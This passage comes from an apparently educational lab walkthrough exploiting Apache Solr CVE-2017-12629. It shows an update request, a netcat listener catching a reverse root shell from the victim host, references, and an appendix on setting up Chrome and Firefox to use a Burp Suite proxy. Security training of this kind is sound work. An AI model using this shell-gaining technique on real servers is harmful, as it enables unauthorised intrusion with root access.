
Request Section:



```
POST /solr/attackdefense/update HTTP/1.1
Host: 192.130.137.3:8983
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
Content-Type: application/json
Content-Length: 306

[{"id":"test"}]
```

Response Section:




```
HTTP/1.1 200 OK
Content-Type: text/plain;charset=utf-8
Connection: close

{
  "responseHeader":{
    "status":0,
    "QTime":7}}
```

Step 12: Check the Terminal

Command: id



```
root@attackdefense:~# nc -vnlp 1234
listening on [any] 1234 ...


connect to [192.130.137.2] from (UNKNOWN) [192.130.137.3] 42708
bash: cannot set terminal process group (1): Inappropriate ioctl for device
bash: no job control in this shell
root@victim-1:/bin#
root@victim-1:/bin#
root@victim-1:/bin# id
id
uid=0(root) gid=0(root) groups=0(root)
root@victim-1:/bin#
```

References:

1. Apache Solr (https://lucene.apache.org/solr/)
2. CVE-2017-12629 (https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-12629)
3. Apache Solr 7.0.1 - XML External Entity Expansion / Remote Code Execution (https://www.exploit-db.com/exploits/43009)


Appendix

Appendix A

A.1 Google Chrome with Burp Suite (Windows OS)


Step 1: Open Google Chrome and navigate to the URL given below.

URL: chrome://settings



Google Chrome Settings page will appear.

Step 2: Search for “proxy” in the search box.




System

Continue running background apps when Google Chrome is closed

Use hardware acceleration when available

Open proxy settings

Step 3: Upon clicking on “Open proxy settings”, Windows “Internet Properties” settings dialog box will appear. Click on “LAN settings” button.



To set up an Internet connection, click Setup.


Dial-up and Virtual Private Network settings

Choose Settings if you need to configure a proxy server for a connection.

Local Area Network (LAN) settings

LAN Settings do not apply to dial-up connections. Choose Settings above for dial-up settings.

Step 4: Select the checkbox “Use a proxy server for your LAN (These settings will not apply to dial-up or VPN connections)”. And enter “127.0.0.1” and “8080” in “Address” textbox and “Port” textbox respectively.



Local Area Network (LAN) Settings

Automatic configuration

Automatic configuration may override manual settings. To ensure the use of manual settings, disable automatic configuration.

☐ Automatically detect settings

☐ Use automatic configuration script

Address

Proxy server


☑ Use a proxy server for your LAN (These settings will not apply to dial-up or VPN connections).

Address: 127.0.0.1 Port: 8080

☐ Bypass proxy server for local addresses

Click “OK” on the “Local Area Network (LAN) Settings” dialog box and close the “Internet Properties” dialog box.

Step 5: Start Burp suite.




Burp Suite Community Edition v1.7.36 - Temporary Project

Filter: Hiding not found items; hiding CSS, image and general binary content; hiding 4xx responses; hiding empty folders

Burp Intruder Repeater Window Help
Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Alerts
Site map Scope
Host
Method
URL

Step 6: Navigate to “Options” tab under “Proxy” tab and verify that the “running” checkbox is selected for the interface “127.0.0.1:8080”.


Burp Suite Community Edition v1.7.36 - Temporary Project
Burp Intruder Repeater Window Help
Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Alerts
Intercept HTTP history WebSockets history Options
Add
Edit
Remove
Import / export CA certificate
Regenerate CA certificate

Proxy Listeners

Burp Proxy uses listeners to receive incoming HTTP requests from your browser. You will need to configure your browser to use one of the listeners a

Running	Interface	Invisible	Redirect	Certificate
☑	127.0.0.1:8080			Per-host


Each installation of Burp generates its own CA certificate that Proxy listeners can use when negotiating SSL connections. You can import or export tl

All the HTTP request made by Google Chrome will be intercepted by Burp Suite.

A.2 Mozilla Firefox with burp suite (Windows OS)

Step 1: Open Mozilla Firefox and navigate to the URL given below.

URL: about:preferences



General

Startup

□ Restore previous session

□ Warn you when quitting the browser

☑ Always check if Firefox is your default browser

Firefox is not your default browser

Tabs

☑ Ctrl+Tab cycles through tabs in recently used order

☑ Open links in tabs instead of new windows

□ Warn you when closing multiple tabs

□ When you open a link in a new tab, switch to it immediately

□ Show tab previews in the Windows taskbar

Language and Appearance

Fonts and Colors

Default font: Default (Times New Roman) Size: 16


Language

Choose the languages used to display menus, messages, and notifications from Firefox.

English (United States)

Choose your preferred language for displaying pages

Step 2: Scroll down to the bottom of the page and click on “Settings” button under “Network Settings” section.



○ Check for updates but let you choose to install them

ⓘ This setting will apply to all Windows accounts and Firefox profiles using this installation of Firefox.

☑ Use a background service to install updates

☑ Automatically update search engines

Performance

☑ Use recommended performance settings Learn more

These settings are tailored to your computer’s hardware and operating system.

Browsing

☑ Use autoscrolling

☑ Use smooth scrolling

☑ Show a touch keyboard when necessary

□ Always use the cursor keys to navigate within pages

□ Search for text when you start typing

